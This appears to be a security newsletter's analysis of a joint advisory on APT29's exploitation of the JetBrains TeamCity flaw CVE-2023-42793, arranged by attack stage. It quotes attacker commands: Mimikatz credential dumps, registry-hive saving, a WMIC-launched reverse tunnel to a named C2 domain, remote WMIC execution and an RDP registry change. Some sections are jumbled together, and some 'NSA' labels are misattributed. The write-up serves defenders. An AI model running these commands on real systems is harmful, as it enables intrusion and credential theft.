Security should be embedded into the product architecture throughout the entire software development lifecycle (SDLC). This proactive integration ensures that security considerations

are not an afterthought but a fundamental component of the product from inception to deployment.

3) Mandating Multi-Factor Authentication (MFA)

Manufacturers should mandate MFA, ideally phishing-resistant MFA, for privileged users and make it a default feature rather than an optional one. This step significantly enhances the security of user accounts, particularly those with elevated access.

4) Reducing Hardening Guide Size

The size of hardening guides that accompany products should be tracked and reduced. As new versions of the software are released, the aim should be to shrink the size of these guides over time by integrating their components as the default configuration of the product.

5) Considering User Experience

The user experience consequences of security settings must be considered. Ideally, the most secure setting should be integrated into the product by default, and when configuration is necessary, the default option should be secure against common threats. This approach reduces the cognitive burden on end users and ensures broad protection.

6) Removing Default Passwords

Default passwords should be eliminated entirely or, where necessary, be generated or set upon first install and then rotated periodically. This practice prevents the use of default passwords as an easy entry point for malicious actors.

7) Limiting Dynamic Code Execution

Dynamic code execution, while offering versatility, presents a vulnerable attack surface. Manufacturers should limit or remove the capability for dynamic code execution due to the high risk and the challenge of detecting associated indicators of compromise (IOCs).

8) Removing Hard-Coded Credentials

Applications and scripts containing hard-coded plaintext credentials pose a significant security risk. Removing such credentials is essential to prevent malicious actors from using them to access resources and expand their presence within a network.



**SECTION:
PRO READER**



**NSA'S MANIC PANIC.
JETBRAINS**



Abstract – This document provides an analysis of the Exploiting JetBrains TeamCity CVE advisory, as detailed in the Defense.gov publication. The analysis delves into various critical aspects of cybersecurity, focusing on the exploitation of CVEs to gain initial access to networks, deployment of custom malware.

This analysis serves as a valuable resource for cybersecurity professionals, software developers, and stakeholders in various industries, offering a detailed understanding of the tactics, techniques, and procedures (TTPs) employed by cyber actors. By providing a qualitative summary of the advisory, this document aims to enhance the cybersecurity posture of organizations, enabling them to better protect against similar threats and contribute to the collective defense against state-sponsored cyber espionage activities.

A. Introduction

The U.S. Federal Bureau of Investigation (FBI), U.S. Cybersecurity & Infrastructure Security Agency (CISA), U.S. National Security Agency (NSA), Polish Military Counterintelligence Service (SKW), CERT Polska (CERT.PL), and the UK's National Cyber Security Centre (NCSC) have jointly assessed by cyber actors known as Advanced Persistent Threat 29 (APT 29), the Dukes, CozyBear, and NOBELIUM/Midnight Blizzard, have been exploiting a vulnerability identified as CVE-2023-42793. This exploitation has been occurring on a large scale since September 2023, targeting servers that host JetBrains TeamCity software.

TeamCity is a tool used by software developers for managing and automating tasks such as software compilation, building, testing, and releasing. A compromise of TeamCity servers can give attackers access to a developer's source code, signing certificates, and the ability to manipulate software compilation and deployment processes. Such access could be used to conduct supply chain attacks, similar to the compromise of SolarWinds and its customers in 2020. However, the current

pattern of exploitation focuses instead on a limited and seemingly opportunistic set of victims.

B. Key takeaways

- **Persistent Threat:** discovered attacks have been a consistent threat to global public and private networks, engaging in cyber operations to steal confidential information and conduct foreign intelligence collection.
- **Long-term Targeting Pattern:** over the past decade, there were shown a pattern of targeting that includes collecting foreign intelligence on politics, economics, military, science and technology, and counterintelligence.
- **Spearphishing Operations:** historically, the actors have focused on spearphishing to target government agencies, think tanks, educational institutions, and political organizations, aligning with their goal of collecting political intelligence.
- **Exploitation of Vulnerabilities:** it has been known to exploit vulnerabilities to gain initial access to networks, deploying custom malware like WellMess, WellMail, and Sorefang, notably targeting organizations involved in COVID-19 vaccine development and energy companies.
- **Supply Chain Operations:** expanded cyber operations includes supply chain attacks, as evidenced by the SolarWinds compromise attributed to them in April 2021.
- **Technology Company Targets:** the technology companies were increasingly targeted, which could enable further cyber operations. The exploitation of CVE-2023-42793 in JetBrains TeamCity servers is a recent example of this strategy.
- **Preparatory Phase of Operations:** While the cyber actors has accessed networks of software developers through the exploitation of TeamCity servers.
- **Opportunities for C2 Infrastructure:** Having access to networks of technology companies presents the actors with opportunities to establish hard-to-detect command and control infrastructure.

C. Initial Access – Exploitation

The initial tactics used to gain and explore access within a compromised network, emphasizing the use of native tools and commands that are less likely to trigger security alerts.

- **CVE-2023-42793 Exploitation:** This vulnerability allows for the insecure handling of specific paths, enabling attackers to bypass authorization and execute arbitrary code on the server.
- **High Privilege Code Execution:** The exploitation of TeamCity servers typically resulted in code execution with high privileges, providing a significant foothold within the network environment.

- **Exclusive Exploitation Vector:** The document notes that, based on the authoring agencies' observations, there are no other known initial access vectors being exploited in JetBrains TeamCity at the time of reporting.

D. Host Reconnaissance

This methodical approach helps to understand the compromised environment, leveraging a mix of simple command-line queries and more complex PowerShell scripts to gather a comprehensive view of the host and network.

- **Use of Basic, Built-in Commands:** utilized a series of basic, built-in commands for host reconnaissance, indicating a preference for stealth and efficiency by leveraging tools already present on the system.
- **Commands for User and Domain Information:** commands like `whoami /priv`, `whoami /all`, `whoami /groups`, and `whoami /domain` were used to gather detailed information about user privileges, group memberships, and domain affiliations.
- **Network and Service Enumeration:** employed commands such as `nltest -dclist`, `nltest -dsgetdc`, `tasklist`, and `netstat` to enumerate domain controllers, list running tasks, and view active network connections.
- **WMIC for Process Listing:** Windows Management Instrumentation Command-line (WMIC) commands were used to query process information, demonstrating an interest in monitoring running processes and potentially identifying security tools or processes of interest for further exploitation.
- **PowerShell for Advanced Queries:** PowerShell commands were executed to perform more sophisticated queries, such as retrieving properties of specific accounts and listing services and drivers, showcasing the capability to use scripting for deeper reconnaissance.
- **Focus on Stealth and Evasion:** The reliance on native tools and commands suggests an operational focus on stealth and evasion, minimizing the risk of detection by security solutions that might flag third-party tools or malware.

E. File Exfiltration

These takeaways highlight the strategic approach to file exfiltration, focusing on files that offer insights into system configurations, development environments, and security practices.

- **Targeted Exfiltration for System Insight:** exfiltrating specific files could provide detailed insights into the host system's operating system, such as `C:\Windows\system32\ntoskrnl.exe`. This action likely aimed to precisely identify the system version, potentially as a prerequisite for deploying specific tools or malware, such as `EDRSandBlast`.
- **Interest in SQL Server Files:** it is known about particular interest in exfiltrating files related to the SQL Server installed on the compromised systems.

- **Visual Studio Files:** The exfiltration of specific Visual Studio files, such as `VSIXAutoUpdate.exe` located in the Visual Studio 2017 directory, indicates the interest in development tools and environments. This could be for the purpose of understanding development workflows or injecting malicious code into software projects.

- **Patch Management Software:** also targeted executables and configuration files of patch management software, including `httpd.exe` and `httpd.conf` from a `PatchManagementInstallation` directory. This suggests an interest in understanding or undermining the patch management infrastructure, potentially to maintain persistence or avoid detection.

F. Interest in SQL Server

The focus of interest in SQL Server environments within compromised networks, indicating a methodical approach to selecting and exfiltrating data could provide strategic intelligence or facilitate further cyber operations.

- **Targeted SQL Server Files:** targeted and showed interest in details of the SQL Server, focusing on DLL files associated with Microsoft SQL Server (e.g., `sqlmin.dll`, `sqllos.dll`, `sqllang.dll`, `sqltsses.dll`). This indicates a strategic interest in the database management system, potentially for gaining insights into the data structures, schemas, or for preparing for further exploitation.
- **Use of PowerShell for Compression:** utilized PowerShell's `Compress-Archive` command to compress the targeted SQL Server DLL files into a zip file located at `C:\Windows\temp\1\sql.zip`. This method suggests an intention to efficiently aggregate and exfiltrate valuable data from the compromised system.
- **Exfiltration of `secforwarder.dll`:** In addition to compressing and preparing SQL Server files for exfiltration, it also specifically exfiltrated the `secforwarder.dll` file. This action further underscores the interest in obtaining detailed information from the SQL Server environment, possibly for understanding security mechanisms or for leveraging the DLL in future operations.

G. Tactics Used to Avoid Detection

The following tactics demonstrate the advanced capabilities in evading detection and maintaining persistence within compromised networks, highlighting the need for robust and multi-layered cybersecurity defenses.

- **Bring Your Own Vulnerable Driver:** used technique known as "Bring Your Own Vulnerable Driver" (BYOVD) to disable or kill endpoint detection and response (EDR) and antivirus (AV) software, which is a sophisticated method to undermine system defenses.
- **Use of `EDRSandBlast`:** utilized an open-source project called `EDRSandBlast` to remove Protected Process Light (PPL) protection, which is designed to control and protect running processes from being tampered with or infected.

- **Code Injection into Security Processes:** For a subset of victims, it was injected code into AV/EDR processes, which is a stealthy way to evade detection by security software.
- **Execution of Detectable Executables in Memory:** Tools that are typically detected by security software, such as Mimikatz, were executed in memory rather than on disk to avoid detection.
- **Hiding Backdoors via DLL Hijacking:** exploited DLL hijacks vulnerabilities in various software, including Zabbix and Webroot antivirus, to hide their GraphicalProton backdoor within legitimate software processes.
- **Backdooring Microsoft's vcperv Application:** The modified and used the source code of vcperv, an open-source application developed by Microsoft, is to drop malicious DLLs, including the GraphicalProton backdoor, onto disk.
- **Covert Command and Control Channels:** To avoid network monitoring detection, the covert command and control (C2) channels using cloud services like Microsoft OneDrive and Dropbox is established.
- **Obfuscation Techniques:** obfuscation is used by hiding data exchanged with malware inside randomly generated BMP files, making the malicious traffic appear benign.

H. Privilege Escalation

The following actions are indicative of intent to deepen their access and control over the compromised systems by obtaining high-level privileges and sensitive information that could facilitate their operations.

- **Use of Mimikatz:** Mimikatz, a well-known credential theft tool, is utilized to perform various commands aimed at escalating privileges within the compromised network.
- **Privilege Escalation Commands:** Specific Mimikatz commands executed include `privilege::debug`, which enables debug privileges; `lsadump::cache`, `lsadump::secrets`, and `lsadump::sam`, which are used to dump credentials and sensitive information from the Security Account Manager (SAM); and `sekurlsa::logonpasswords`, which extracts plaintext passwords, hashes, PINs, and Kerberos tickets from memory.
- **Credential Access and Dumping:** The commands indicate the interest in accessing and dumping credentials and secrets that could be used to further compromise the network, maintain persistence, or move laterally to other systems.

I. Persistence

The following points highlight the strategic approach to establishing and maintaining long-term access to compromised environments, using both native Windows tools and advanced

techniques like crafting TGTs to blend in with normal network activity and evade detection.

- **Scheduled Tasks for Persistence:** the scheduled tasks are used (T1053.005) to maintain persistent execution of their backdoors on compromised systems.
- **Storage Directories for Executables:** Depending on the level of privileges obtained, the executable files are stored in specific directories on the compromised host, such as `C:\Windows\temp`, `C:\Windows\System32`, or `C:\Windows\WinStore`.
- **Use of `schtasks.exe`:** All modifications to create scheduled tasks were made using the `schtasks.exe` binary, a legitimate Windows tool, which helps to avoid suspicion and potential detection.
- **Rubeus Toolkit for TGTs:** To ensure long-term access, it utilized the Rubeus toolkit to craft Ticket Granting Tickets (TGTs) (T1558.001), which are part of the Kerberos authentication protocol used in Windows environments. This indicates a sophisticated level of attack aimed at maintaining access through legitimate authentication mechanisms.

J. Sensitive Data Exfiltration

The following points highlight the strategic and methodical approach to data exfiltration, focusing on obtaining a wide range of sensitive information that could be leveraged for further exploitation, maintaining access, or compromising additional systems within the network.

- **Exfiltration of Windows Registry Hives:** specifically targeted and exfiltrated critical Windows Registry hives, including `HKLM\SYSTEM`, `HKLM\SAM`, and `HKLM\SECURITY`. These hives contain sensitive system, account, and security configuration data.
- **Methodology for Exfiltration:** To exfiltrate the Windows Registry hives, it saved the hives into files using the `reg save` command. These files were then packed and staged in the `C:\Windows\Temp\` directory using PowerShell to compress them into a .zip archive, which was subsequently exfiltrated.
- **Use of SharpChromium for Browser Data:** In specific instances, the SharpChromium tool is utilized to extract sensitive browser data, such as session cookies, browsing history, and saved login credentials. This indicates a targeted approach to gather specific types of sensitive information from victims.
- **DSInternals for Directory Services Interaction:** the DSInternals open-source tool to interact with Directory Services, is employed allowing them to obtain sensitive domain information. This tool provides capabilities to access and manipulate data within Active Directory, which can be critical for understanding the network environment and planning further actions.

K. Network Reconnaissance

The following takeaways highlight the methodical approach to conducting network reconnaissance, leveraging both native

and external tools to comprehensively map out the victim's network environment and identify potential targets for further exploitation.

- **Use of Built-in Commands and Tools:** For network reconnaissance, the combination of built-in commands and additional tools, is utilized including a port scanner and PowerSploit, a collection of Microsoft PowerShell modules that are used for various stages of penetration testing and exploitation.
- **PowerSploit Commands Executed:** The several PowerSploit commands are executed to gather detailed information about the network environment. These commands included:
 - Get-NetComputer to list computers in the current domain.
 - Get-NetGroup to list groups in the domain.
 - Get-NetUser with various filters to list user accounts and their attributes such as samaccountname, description, pwdlastset, logoncount, and badpwdcount.
 - Get-NetDiDomain and Get-AdUser to gather domain and Active Directory user information.
 - Get-DomainUser and Get-NetUser -PreauthNotRequire to identify specific user accounts and those not requiring pre-authentication.
 - Get-NetComputer | select samaccountname and Get-NetUser -SPN | select serviceprincipalname to list computer and user service principal names.
- **Launched into Memory:** additional tools, such as PowerSploit, were launched into memory, likely as a tactic to avoid detection by not writing to the disk.

L. Tunneling into Compromised Environments

The following points highlight the sophisticated use of tunneling to maintain stealthy and secure communication with compromised environments, leveraging both modified open-source tools and legitimate system utilities to evade detection.

- **Use of "rr.exe" for Tunneling:** the tool named "rr.exe", which is a modified version of the open-source reverse socks tunneler Rsockstun, is utilized to establish a tunnel to their command-and-control (C2) infrastructure. This technique (T1572) allows for secure and stealthy communication between the compromised environment and the attacker's infrastructure.
- **Specific Infrastructure for C2:** the document identifies specific infrastructure used in conjunction with "rr.exe" for C2 communications, including an IP address (65.20.97[.]203:443) and a domain (Poetpages[.]com:8443). This information is crucial for identifying and blocking malicious traffic related to this campaign.
- **Execution Methods:** the Rsockstun is executed in two ways: either directly in memory or by using the

Windows Management Instrumentation Command Line (WMIC) utility after dropping the tool to disk. The command provided (wmic process call create "C:\Program Files\Windows Defender Advanced Threat Protection\Sense.exe -connect poetpages.com -pass M554-0sddsf2@34232fsl45t31") illustrates how the it used legitimate Windows tools to execute their malicious payload, a technique known as "living off the land" (T1047)

M. Lateral Movement

The following points underscore the methods for expanding their reach within a compromised network, using both native Windows tools and modifications to system configurations to enable and execute lateral movements.

- **Use of WMIC for Lateral Movement:** the Windows Management Instrumentation Command-line (WMIC) is leveraged as a tool to facilitate lateral movement within the network (T1047, T1210). This involved executing commands remotely on other nodes in the network.
- **Remote Command Execution:** The specific WMIC command provided in the document (wmic /node:"<redacted>" /user:"<redacted>" /password:"<redacted>" process call create "rundll32 C:\Windows\system32\AclNumsInvertHost.dll AclNumsInvertHost") indicates that the process is executed remotely, which is a common technique for moving laterally to other systems within a compromised network.
- **Modification of DisableRestrictedAdmin Key:** the DisableRestrictedAdmin key is modified in the Windows Registry to enable remote connections (T1210). This change allows for the use of Remote Desktop Protocol (RDP) with Restricted Admin mode disabled, which can facilitate unauthorized remote access.
- **Registry Modification Command:** The document lists the exact command used to modify the Registry (reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f). This command sets the DisableRestrictedAdmin value to "0", effectively enabling the remote connections.

N. Adversary Toolset

The following points highlight the sophisticated use of custom tools and techniques for conducting cyber operations, emphasizing their focus on stealth, data exfiltration, and maintaining persistent access to compromised environments.

- **Use of Custom and Open-Source Tools:** a mix of custom and open-source tools and backdoors during the TeamCity operation, are utilized demonstrating a versatile approach to cyber operations.
- **GraphicalProton Backdoor:** A key tool in their arsenal is GraphicalProton, a simplistic backdoor that uses cloud services like OneDrive and Dropbox, along with

randomly generated BMP files, for data exchange with the operator. This tool can gather critical environment information such as active TCP/UDP connections, running processes, and user, host, and domain names.

- **Communication Channels:** OneDrive serves as the primary communication channel, with Dropbox as a backup. API keys are hardcoded into the malware, which generates a randomly named directory for storing infection-specific BMP files. This directory name is re-randomized with each start of the GraphicalProton process.
- **Data Exchange via BMP Files:** The process for generating BMP files for data exchange involves compression using zlib, encryption with a custom algorithm, addition of a string literal to encrypted data, creation of a random BMP, and encoding of encrypted data within lower pixel bits.
- **Obfuscation Techniques:** To evade detection, GraphicalProton has been wrapped in layers of obfuscation, encryption, encoders, and stagers. Notable variants include one that uses DLL hijacking in Zabbix for execution and another that disguises itself within vperf, an open-source C++ build analysis tool from Microsoft.
- **GraphicalProton HTTPS Variant:** A newer variant of GraphicalProton forgoes cloud-based services for command and control (C2) and instead relies on HTTP requests. This variant uses a re-registered expired domain with a dummy WordPress site to legitimize the C2 channel. Its execution is split into a stager and an encrypted binary file containing further code.

O. MITRE ATT&CK TACTICS AND TECHNIQUES

This section provides a comprehensive mapping of the actor's tactics and techniques to the MITRE ATT&CK framework, demonstrating their sophisticated approach to executing cyber operations.

- **Reconnaissance Techniques:** gathering victim network topology (T1590.004) and host software information (T1592.002) during the reconnaissance phase to aid in targeting.
- **Initial Access via Exploit:** The initial access is gained by exploiting a vulnerability (CVE-2023-42793) in internet-connected JetBrains TeamCity servers (T1190).
- **Execution Using PowerShell and Windows Command Shell:** using PowerShell (T1059.001) to compress Microsoft SQL server DLL files and Windows Command Shell (T1059.003) to perform host reconnaissance. They also leverage arbitrary code execution (T1203) after exploiting the TeamCity vulnerability.
- **Persistence Techniques:** Persistence is maintained through scheduled tasks (T1053.005), SQL stored procedures (T1505.001), and boot or logon autostart execution (T1547).

- **Privilege Escalation:** exploitation the TeamCity vulnerability for privilege escalation (T1068) and uses a "Bring Your Own Vulnerable Driver" technique to disable EDR and AV defenses.
- **Defense Evasion Methods:** Various defense evasion techniques are employed, including obfuscating data with binary padding (T1027.001), masquerading (T1036), process injection (T1055), disabling or modifying tools (T1562.001), and hiding artifacts (T1564, T1564.001).
- **Credential Access:** Credentials are accessed through OS credential dumping from LSASS memory (T1003.001) and Security Account Manager (T1003.002), stealing credentials from web browsers (T1555.003), and forging Kerberos tickets (T1558.001).
- **Discovery Tactics:** performing system owner/user discovery (T1033), network service discovery (T1046), process discovery (T1057), and gathering victim network information (T1590).
- **Lateral Movement:** Lateral movement is achieved through exploitation of remote services (T1210) and Windows Management Instrumentation (T1047).
- **Command and Control (C2):** Dynamic resolution (T1568) and protocol tunneling (T1572) are used for C2 communications.
- **Exfiltration Methods:** Data is exfiltrated using automated techniques (T1020), existing C2 channels (T1041), and web services like OneDrive and Dropbox (T1567).

P. Benefits and drawbacks

1) Benefits of the provided sources:

- **Experimentally obtained information:** the presented materials are highly likely to be obtained experimentally.
- **Detailed Information:** The sources provide detailed information about the cyber actors exploiting a known vulnerability with worldwide impact, including the tactics, techniques, and procedures (TTPs) employed actors, technical details of their operation, indicators of compromise (IOCs), and mitigation recommendations for network defenders.
- **Raising Awareness:** The sources aim to raise awareness about the malicious activity and help organizations identify, protect, and mitigate potential threats.
- **Actionable Recommendations:** The sources provide actionable recommendations for organizations to improve their cybersecurity posture based on the malicious activity.

2) Drawbacks of the provided sources:

- **Technical Language:** The sources may contain technical language and jargon that could be difficult for non-technical users to understand.

- **Limited Scope:** The sources focus specifically on the cyber actors exploiting the JetBrains TeamCity CVE. While this information is valuable, it may not cover the full range of potential cyber threats that organizations should be aware of.
- **Potential for Outdated Information:** As the cybersecurity landscape is constantly evolving, the information provided in the sources may become outdated as new vulnerabilities and threats emerge.
- **Focus on Specific Countries:** The sources primarily focus on the impact of the vulnerability on the United States and its allied countries. Organizations in other regions may not find all the information directly applicable to their situation.
- **access to compromised network environments.** This allows for ongoing intelligence gathering and potential future operations.
- **Evasion of Detection:** employing various techniques to avoid detection, such as using legitimate Windows tools (e.g., WMIC), obfuscating data with binary padding, and hiding artifacts. These methods help maintain their presence within compromised networks.
- **Expansion of Cyber Capabilities:** By targeting technology companies and software developers, it expands its cyber capabilities and potentially gains access to a wide range of organizations through supply chain compromises.

Q. Benefits and drawbacks

In summary, while the actors' benefits from access to sensitive information, persistent access to compromised networks, and the expansion of their cyber capabilities, the exposure of their TTPs, increased awareness and defenses among targets, potential for attribution and consequences, and collaboration among cybersecurity agencies pose significant drawbacks to their operations from the NSA's perspective.

1) Actor's benefits

- **Access to Sensitive Information:** By exploiting the JetBrains TeamCity vulnerability (CVE-2023-42793), it helps to gain access to software developers' source code, signing certificates, and the ability to subvert software compilation and deployment processes. This access could be leveraged to conduct supply chain operations and gather sensitive data from targeted organizations.
- **Persistent, Long-term Access:** The tactics, such as escalating privileges, moving laterally, and deploying additional backdoors, ensure persistent, long-term

2) NSA's drawbacks:

- **Exposure of Tactics, Techniques, and Procedures (TTPs):** The detailed analysis of the cyber activities in the joint Cybersecurity Advisory exposes their TTPs, including specific tools, malware, and attack vectors. This information helps organizations better defend against operations; however, it forces to develop new TTPs.
- **Increased Awareness and Defenses:** The public release of information about the exploitation of the JetBrains TeamCity vulnerability raises awareness among organizations worldwide. This may lead to increased patching and hardening of defenses, making it more difficult to successfully compromise targets.
- **Potential for Attribution and Consequences:** The attribution of these cyber operations by U.S. and allied cybersecurity agencies unlikely lead to political, economic, or legal consequences for country, depending on the impact and scale of the operations

OVERKILL SECURITY

A stylized illustration of a hacker in a hoodie and goggles reading a newspaper titled 'WEEKLY DIEGREST' in a dimly lit room with computer monitors and a desk lamp.